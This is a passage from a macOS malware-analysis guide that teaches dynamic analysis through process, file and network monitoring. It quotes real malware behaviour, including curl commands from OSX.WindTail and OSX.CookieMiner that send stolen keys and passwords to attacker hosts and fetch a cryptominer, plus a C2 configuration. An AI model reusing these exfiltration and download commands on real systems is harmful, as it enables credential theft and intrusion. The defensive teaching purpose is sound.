2. Executing `/bin/mv` to move a hidden binary (`.unioncryptoupdater`) from the installer's `Resources/` directory into `/Library/UnionCrypto/`.

3. Launching this binary (`/Library/UnionCrypto/unioncryptoupdater`)

These process observations allow us to quickly understand exactly how the malware persists (a launch daemon), and identify the malware's persistent component (the `unioncryptoupdater` binary).

This can be confirmed via static analysis of the installer script, or by manually examining the launch daemon plist, `vip.unioncrypto.plist` (which, as expected, references the `/Library/UnionCrypto/unioncryptoupdater` binary):

```
# cat /Library/LaunchDaemons/vip.unioncrypto.plist

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" ...>
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>vip.unioncrypto.product</string>
    <key>ProgramArguments</key>
    <array>
            <string>/Library/UnionCrypto/unioncryptoupdater</string>
   </array>
   <key>RunAtLoad</key>
   <true/>
</dict>
</plist>
```

Process monitoring can also shed light on the core functionality of a malicious sample. For example, `OSX.WindTail's` [6] main purpose is to collect and exfiltrate files off an infected system. While this can be ascertained by static analysis methods such as disassembling the malware's binary, it can also be observed via a process monitor. Specifically, as shown below in the abridged output from `ProcessMonitor`, we can observe the malware first creating a zip archive of a file to collect (`psk.txt`), before exfiltrating it via the `curl` command:

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
```

```
    "arguments" : [
      "/usr/bin/zip",
      "/tmp/psk.txt.zip",
      "/private/etc/racoon/psk.txt"
    ],

    "path" : "/usr/bin/zip",
    "pid" : 1202
  }
}

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {

    "arguments" : [
      "/usr/bin/curl",
      "-F",
      "vast=@/tmp/psk.txt.zip",
      "-F",
      "od=1601201920543863",
      "-F",
      "kl=users-mac.lan-user",
      "string2me.com/.../kESklNvxsNZQcPl.php"
    ],

    "path" : "/usr/bin/curl",
    "pid" : 1258
  }
}
```

Though process monitoring can efficiently (and passively!) provide invaluable information, it is only one component of a comprehensive dynamic analysis approach. In the next section, we'll cover file monitoring, which can provide equally valuable and complementary insight into the malware's actions and capabilities.

File Monitoring


File monitoring involves passively watching the file-system for file events of interest.

During the infection process, as well as the execution of the malware's payload, the file-system of the host system will likely be accessed and/or manipulated in a variety of ways, such as:

- Saving the malware (script, Mach-O, etc.) to disk
- Creating a mechanism (such as a launch item) for persistence
- Accessing user documents, perhaps for exfiltration to a remote server

Although sometimes this access can be indirectly observed via a process monitor, if the malware delegates such actions to various system utilities, more sophisticated malware may be fully self-contained and thus not spawn any additional processes. In this case, a process monitor may be of little help.

Regardless of the malware's sophistication, one can often passively observe the malware's actions via a file monitor and thus gain insight into its functionality and capabilities.



Though macOS does not ship with a feature-complete built-in process monitor, we can find a sufficient file monitoring utility: `fs_usage` in `/usr/bin/`. Apple notes that this tool can be used to observe "*system calls and page faults related to filesystem activity in real-time.*" [7]

To capture file-system events, execute `fs_usage` with the `-f filesys` flags.

> 📝 Note:
>
> Specify the -w command-line options to instruct fs_usage to provide a more detailed output.
>
> Also, the output of fs_usage should be filtered, otherwise the amount of system file i/o activity can be rather overwhelming! Either specify the target process (i.e. fs_usage -w -f filesys malware.sample) or pipe the output to grep.

For example, if we execute OSX.ColdRoot [8] while `fs_usage` is running, we observe it accessing a file named `conx.wol`:

```
# fs_usage -w -f filesystem

  access   (___F)   com.apple.audio.driver.app/Contents/MacOS/conx.wol
  open     F=3      (R_____)  com.apple.audio.driver.app/Contents/MacOS/conx.wol
  flock    F=3
  read     F=3      B=0x92
  close    F=3
```

Specifically, the malware (named `com.apple.audio.driver.app`) opens and reads the contents of the file. Let's take a peek at this file to see if it can shed details of the malware functionality or capabilities:


```
$ cat com.apple.audio.driver.app/Contents/MacOS/conx.wol

{
    "PO": 80,
    "HO": "45.77.49.118",
    "MU": "CRHHrHQuw JOlybkgerD",
    "VN": "Mac_Vic",
    "LN": "adobe_logs.log",
    "KL": true,
    "RN": true,
    "PN": "com.apple.audio.driver"
}
```

Ah, it appears that `conx.wol` is a configuration file for the malware and contains, amongst other things, the port (`80`) and IP address (`45.77.49.118`) of the attacker's command and control server.

To figure out what the other key-value pairs represent, we could hop into a disassembler (or debugger ...more on this shortly) and look for a cross-reference to the string `"conx.wol"`. This would lead us to logic in the malware's code that parses and acts upon the key-value pairs in the file. Though we'll leave this as an exercise to the interested reader, note that this is an example of output from a file monitor (i.e. the file name) helping to guide and focus other analysis efforts (both static and dynamic).

The main benefit of Apple's `fs_usage` utility is that it's baked into macOS. And while, sure, it is sufficient as a basic file monitoring tool, it leaves much to be desired.

To address these shortcomings, the FileMonitor [9] utility was created (also by yours truly). Leveraging Apple's powerful Endpoint Security Framework, FileMonitor provides a myriad of information about real-time file events. This includes details of the process responsible for the (file) event. For example, in the following image, note that the utility reports both the file write event (`ES_EVENT_TYPE_NOTIFY_WRITE`) on `.FlashUpdateCheck`, as well as information about an unsigned process `"Flash Player"` that is writing to the file:




> 📝 Note:
>
> For detailed information about the FileMonitor utility, check out its:
>
> - Source code
> - Documentation
>
> Several (Apple-leveraged) prerequisites must be fulfilled to ensure that FileMonitor can be run, including:
>
> 1. The granting of "Full Disk Access" to Terminal.app
> 2. Running FileMonitor as root

3. Specifying the full path of the FileMonitor binary

Let's look at another example where FileMonitor captures the details of malware persistence.

`OSX.BirdMiner` (also known as `OSX.LoudMiner`) [11] is an interesting Mac malware sample that delivers a linux-based cryptominer, runnable on macOS due to the inclusion of a QEMU emulator in the malware's disk image.

When the infected disk image is mounted and the application installer is executed, it will first request the user's credentials:




Once the user has provided their credentials, the malware will possess root privileges and persistently install itself. How? The FileMonitor utility provides the answer:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty

{
  "event": "ES_EVENT_TYPE_NOTIFY_CREATE",
  "timestamp": "2019-12-03 06:36:21 +0000",
  "file": {
    "destination": "/Library/LaunchDaemons/com.decker.plist",
    "process": {
      "pid": 1073,
      "path": "/bin/cp",
      "uid": 0,
      "arguments": [],
      "ppid": 1000,
      "ancestors": [1000, 986, 969, 951, 1],
      "signing info": {
        "csFlags": 603996161,
```

```
        "signatureIdentifier": "com.apple.cp",
        "cdHash": "D2E8BBC6DB7E2C468674F829A3991D72AA196FD",
        "isPlatformBinary": 1
      }
    }
  }
}

...

{
  "event": "ES_EVENT_TYPE_NOTIFY_CREATE",
  "timestamp": "2019-12-03 06:36:21 +0000",
  "file": {
    "destination": "/Library/LaunchDaemons/com.tractableness.plist",
    "process": {
      "pid": 1077,
      "path": "/bin/cp",
      "uid": 0,
      "arguments": [],
      "ppid": 1000,
      "ancestors": [1000, 986, 969, 951, 1],
      "signing info": {
        "csFlags": 603996161,
        "signatureIdentifier": "com.apple.cp",
        "cdHash": "D2E8BBC6DB7E2C468674F829A3991D72AA196FD",
        "isPlatformBinary": 1
      }
    }
  }
}
```

Specifically, from the FileMonitor output, we can observe the malware (pid 1000) has spawned the `/bin/cp` utility to create two persistent launch daemones: `com.decker.plist` and `com.tractableness.plist`.

Recall the graphical overview of FileMonitor, which contained a snapshot of file events of the installer for `OSX.Yort(B)` [11]:



Specifically (as shown below in more detail), the malware's installer drops a persistent (hidden) backdoor but does so directly. That is to say, it does not spawn any additional processes (e.g. `/bin/cp`) ...which means a process monitor would not detect the persistence.

Taking a closer look at the FileMonitor output shows the process responsible for the creation of the malicious backdoor (`~/.FlashUpdateCheck`). The process is an unsigned application, `Album.app/Contents/MacOS/Flash Player`, ...that apparently is masquerading as Adobe's Flash Player. In reality, this application is `OSX.Yort(B)`'s installer:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -filter "Flash Player" -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_WRITE",
  "file" : {
    "destination" : "/Users/user/.FlashUpdateCheck",
    "process" : {
      "uid" : 501,
      "arguments" : [

      ],
```

```
      "ppid" : 1,
      "ancestors" : [
        1
      ],
      "signing info" : {
        "csFlags" : 0,
        "isPlatformBinary" : 0,
        "cdHash" : "0000000000000000000"
      },
      "path" : "/Users/user/Desktop/Album.app/Contents/MacOS/Flash Player",
      "pid" : 1031
    }
  },
  "timestamp" : "2019-12-27 21:05:48 +0000"
}
```


Given the fact that a (comprehensive) file monitor may provide a superset of the information captured by a process monitor, you may be wondering what role a process monitor plays when dynamically analyzing a malicious specimen. However, these monitors are rather complementary to each other.

File monitors often provide a deluge of information that can be overwhelming ...especially during the initial triage stage of a sample. And while file monitors can be filtered (for example, FileMonitor supports the `-filter` command line option), this requires knowledge of what to filter on!

On the other hand, process monitors may provide a more succinct overview of a malicious sample's actions, which in turn can guide the filtering mechanism applied to the file monitor.

Thus, it's generally wise to start with a process monitor and observe the commands and/or child processes a malicious sample may spawn. If more details are required, or the information from the process monitor is insufficient (perhaps the malware is rather self-contained), fire up a file monitor. By filtering perhaps only on the name of the malware (or its installer) and/or any processes it spawns, the output of the file monitor can be kept at a reasonable level.

Network Monitor

The majority of Mac malware interacts with a remote command and control server to download additional files, commands/tasking and/or to exfiltrate user data.

For example, to persistently infect a system, the `OSX.CookieMiner` malware [12] executes an installer script (`uploadminer.sh`). This script downloads various files, such as property lists for persistence, as well as a crypto-currency miner:

```
01  curl -o com.apple.rig2.plist
02          http://46.226.108.171/com.apple.rig2.plist
03
04  curl -o com.proxy.initialize.plist
05          http://46.226.108.171/com.proxy.initialize.plist
06  ...
07
08  curl -o xmrig2 http://46.226.108.171/xmrig2
```

a "network" install
(OSX.CookieMiner)


Once the malware is installed, one of its main goals is to exfiltrate various files from an infected system, such as passwords and authentication cookies (that may allow attackers to gain access to user's accounts):

```
01  ...
02  python harmlesslittlecode.py > passwords.txt 2>&1
03
04  cp passwords.txt ${OUTPUT}/passwords.txt
05  zip -r ${OUTPUT}.zip ${OUTPUT}
06  curl --upload-file ${OUTPUT}.zip http://46.226.108.171:8000
```

file exfiltration
(OSX.CookieMiner)

Uncovering the network endpoints (i.e. the address of a command and control server), as well as gaining insight into the network communications (tasking and any data exfiltration), is one of the main goals when analyzing a malicious sample.

Armed with this information, an analyst can take defensive actions, such as developing network-level IoCs (e.g. firewall or SNORT rules) and work with external entities to sink-hole or take the C&C server offline.



While static analysis of a malicious sample can reveal its network capabilities and endpoints, oftentimes, a network monitor is a far simpler and more efficient approach.


To illustrate this, let's return to the example presented at the beginning of this chapter:

```
01  r14 = [NSString stringWithFormat:@"%@", [self
02  yoop:@"F5Ur0CCFMO/fWHjecxEqGLy/xq5gE98ZviUSLrtFPmGyV7vZdBX2PYYAIfmUcgXHjNZe3ibndAJ
03  Ah1fA69AHwjVjD0L+Oy/rbhmw9RF/OLs="]];
04
05  rbx = [[NSMutableURLRequest alloc] init];
06  [rbx setURL:[NSURL URLWithString:r14]];
07
08  [[[NSString alloc] initWithData:[NSURLConnection sendSynchronousRequest:rbx
09  returningResponse:0x0 error:0x0] encoding:0x4] isEqualToString:@"1"]
```

In lines 01-03, via a method named "`yoop`", the malware (`OSX.WindTail`) decodes and decrypts a hard-coded base64 and AES encrypted string. This string is then used to create

a URL object (line 06) to which the malware sends a request (line 08). In other words, the obfuscated string is the address of the malware's command and control server. Of course, the reason for encrypting and encoding the string is to complicate analysis efforts! And yes, it would be a non-trivial exercise to ascertain the string's plaintext value purely via static analysis methods.


However, via a network monitor, it is trivial to recover the address of the malware's C&C server and the path (on said server) the malware is connecting to. How? By simply executing the malware (in a VM!) and monitoring its network traffic. Almost immediately the malware connects out to its command and control server, thereby revealing its address: "`flux2.key.com`":



Although sometimes network endpoints can be indirectly observed via a process monitor (if the malware delegates such actions to various system utilities), more sophisticated malware (such as `OSX.WindTail`) may be fully self-contained and thus not spawn any additional processes.

> 📝 Note:
>
> If malware delegates network activities to built-in utilities (such as /usr/bin/curl), a process monitor should be able to observe this.
>
> However, a dedicated network monitoring tool will be able to observe any network activity, even for "self-contained" malware that does not spawn any child processes.
>
> Moreover, a network monitor may be able to capture packets, providing valuable insight into a malware specimen's protocol and file exfiltration capabilities.

As its name suggests, a network monitor is a tool that can monitor various aspects of the network, such as socket events (listen, connect, etc) and connections, as well as identify the process responsible for the network activity. Here for example, we run the `lsof` utility (discussed below) on a system we suspect is infected, which uncovers various suspicious looking connections and a persistent netcat listener:



Other more comprehensive network monitoring tools can provide insight into network streams via the capture of network packets. macOS ships with various built-in command line tools that provide network monitoring capabilities. And if you're more comfortable at the UI level, there are some lovely GUI networking monitoring tools as well.

Broadly speaking, as we noted, there are two types of network monitors:

- Those that provide a "snapshot" of current network utilization (i.e. established connections). Examples of these include `/usr/bin/nettop`, `/usr/sbin/netstat` `/usr/sbin/lsof`, and Netiquette [13].

- Those that provide packet captures of actual network traffic. Examples of these include `/usr/sbin/tcpdump` and WireShark [14]

...both types are quite useful tools for dynamic malware analysis!

There are several network monitors that are directly built into macOS that can provide a snapshot of the current network "status", such as established connections (perhaps to a command and control server), listening sockets (perhaps an interactive backdoor awaiting an attacker connection), along with the responsible process:

- `netstat` which can *"show network status"* [15], is a popular network utility. When executed with the `-a` and `-v` command line flags, it will show a verbose listing of all sockets, including their local and remote addresses, state (established, listening, etc.), and the process responsible for the event.

- `lsof` can *"list open files"* [16], including sockets. Execute it as root for a system-wide listing, and with the `-i` command line flag to limit its output to "internet" (network) related files (sockets), including socket information, such as local and remote addresses, states, and the process responsible for the event.

- `nettop` provides *"updated information about the network"* [17] that will be refreshed automatically. Besides providing socket information, such as local and remote addresses, states, and the process responsible for the event, it also provides high-level statistics, such as the number of bytes transmitted.

> 📝 Note:
>
